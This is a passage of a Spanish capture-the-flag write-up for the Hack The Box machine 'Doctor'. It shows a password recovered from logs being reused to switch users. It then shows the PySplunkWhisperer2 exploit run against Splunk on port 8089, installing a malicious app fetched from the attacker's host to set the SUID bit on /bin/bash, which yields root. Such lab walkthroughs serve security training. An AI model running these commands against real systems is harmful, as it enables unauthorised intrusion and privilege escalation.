syslog.1:Sep 28 13:22:49 doctor kernel: [    5.531341] systemd[1]: Started Forward Password Requests to Plymouth Directory Watch.
syslog.1:Sep 28 13:38:11 doctor kernel: [    5.238717] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
syslog.1:Sep 28 13:38:11 doctor kernel: [    5.613748] systemd[1]: Condition check resulted in Dispatch Password Requests to Console Directory Watch being skipped.
syslog.1:Sep 28 13:38:11 doctor kernel: [    5.613869] systemd[1]: Started Forward Password Requests to Plymouth Directory Watch.
syslog.1:Sep 28 13:41:49 doctor systemd[1]: Condition check resulted in Dispatch Password Requests to Console Directory Watch being skipped.
syslog.1:Sep 28 13:41:49 doctor systemd[1]: Started Forward Password Requests to Plymouth Directory Watch.
syslog.1:Sep 28 13:41:49 doctor kernel: [    4.871936] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
syslog.1:Sep 28 13:47:46 doctor systemd[1]: Condition check resulted in Dispatch Password Requests to Console Directory Watch being skipped.
syslog.1:Sep 28 13:47:46 doctor systemd[1]: Started Forward Password Requests to Plymouth Directory Watch.
syslog.1:Sep 28 13:47:46 doctor kernel: [    4.834021] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
syslog.1:Sep 28 14:59:58 doctor systemd[1]: Condition check resulted in Dispatch Password Requests to Console Directory Watch being skipped.
syslog.1:Sep 28 14:59:58 doctor systemd[1]: Started Forward Password Requests to Plymouth Directory Watch.
syslog.1:Sep 28 14:59:58 doctor kernel: [    5.666833] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
syslog.1:Sep  6 13:51:14 doctor systemd[1]: Condition check resulted in Dispatch Password Requests to Console Directory Watch being skipped.
syslog.1:Sep  6 13:51:14 doctor systemd[1]: Started Forward Password Requests to Plymouth Directory Watch.
syslog.1:Sep  6 13:51:14 doctor kernel: [    2.875758] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
grep: vmware-network.1.log: Permission denied
apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
grep: vmware-network.5.log: Permission denied
grep: vmware-network.6.log: Permission denied
grep: vmware-vmsvc-root.1.log: Permission denied
grep: vmware-network.3.log: Permission denied
Binary file journal/62307f5876ce4bdeb1a4be33bebfb978/system.journal matches
Binary file journal/62307f5876ce4bdeb1a4be33bebfb978/user-1001@8612c285930942bc8295a5e5404c6fb7-000000000000d0e1-0005ae7b997ca2d8.journal matches
Binary file journal/62307f5876ce4bdeb1a4be33bebfb978/system@68325fc054024f8aac6fcf2ce991a876-000000000000cf5a-0005ae7b98c1acfe.journal matches
Binary file journal/62307f5876ce4bdeb1a4be33bebfb978/system@68325fc054024f8aac6fcf2ce991a876-0000000000003ac7-0005ab70dc697773.journal matches
Binary file journal/62307f5876ce4bdeb1a4be33bebfb978/user-1002@84e1503b20fd49eca2b6ca0b7d6fdeeb-00000000000176d6-0005af5694057aa6.journal matches
Binary file journal/62307f5876ce4bdeb1a4be33bebfb978/user-1001.journal matches
Binary file journal/62307f5876ce4bdeb1a4be33bebfb978/system@68325fc054024f8aac6fcf2ce991a876-0000000000033c8f-0005afad8045c159.journal matches
dmesg:[    2.875758] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
grep: boot.log: Permission denied
grep: vmware-vmtoolsd-root.log: Permission denied
dmesg.0:[    5.666833] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
grep: btmp: Permission denied
grep: vmware-network.7.log: Permission denied
grep: btmp.1: Permission denied
grep: boot.log.3: Permission denied
grep: vmware-vmsvc-root.3.log: Permission denied
grep: vmware-network.2.log: Permission denied
grep: boot.log.7: Permission denied
grep: boot.log.6: Permission denied
grep: boot.log.1: Permission denied
grep: vmware-vmsvc-root.log: Permission denied
grep: vmware-network.8.log: Permission denied
grep: private: Permission denied
grep: vmware-vmsvc-root.2.log: Permission denied
grep: boot.log.5: Permission denied
grep: vmware-network.log: Permission denied
Si probamos las credenciales que encontramos shaun:Guitar123:
web@doctor:/var/log$ su shaun
Password:
shaun@doctor:/var/log$ whoami
shaun
Usuario root
Recordando el previo reconocimiento que hemos hecho, para el servicio que corre en el puerto 8089 existe un exploit para escalar privilegios. Este exploit requiere credenciales, pero probando las anteriores conseguimos acceso. Dejo aquí el enlace al recurso:
❯ python3 PySplunkWhisperer2_remote.py --host 10.10.10.209 --port 8089 --lhost 10.10.14.8 --username shaun --password Guitar123 --payload "chmod u+s /bin/bash"
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpzq79arxe.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.8:8181/
10.10.10.209 - - [06/Sep/2025 22:54:44] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup

[.] Removing app...
[+] App removed
[+] Stopped HTTP server
Bye!
De esta manera conseguiremos que /bin/bash pueda ser ejecutada como root por mi sin contraseña de la siguiente manera:
shaun@doctor:~$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
shaun@doctor:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /bin/bash
shaun@doctor:~$ bash -p
bash-5.0# whoami
root
bash-5.0# cat /root/root.txt
2fc2f193d4b28dfeec...
Máquina comprometidaPwned! · ver logro en Hack The Box
Relacionados


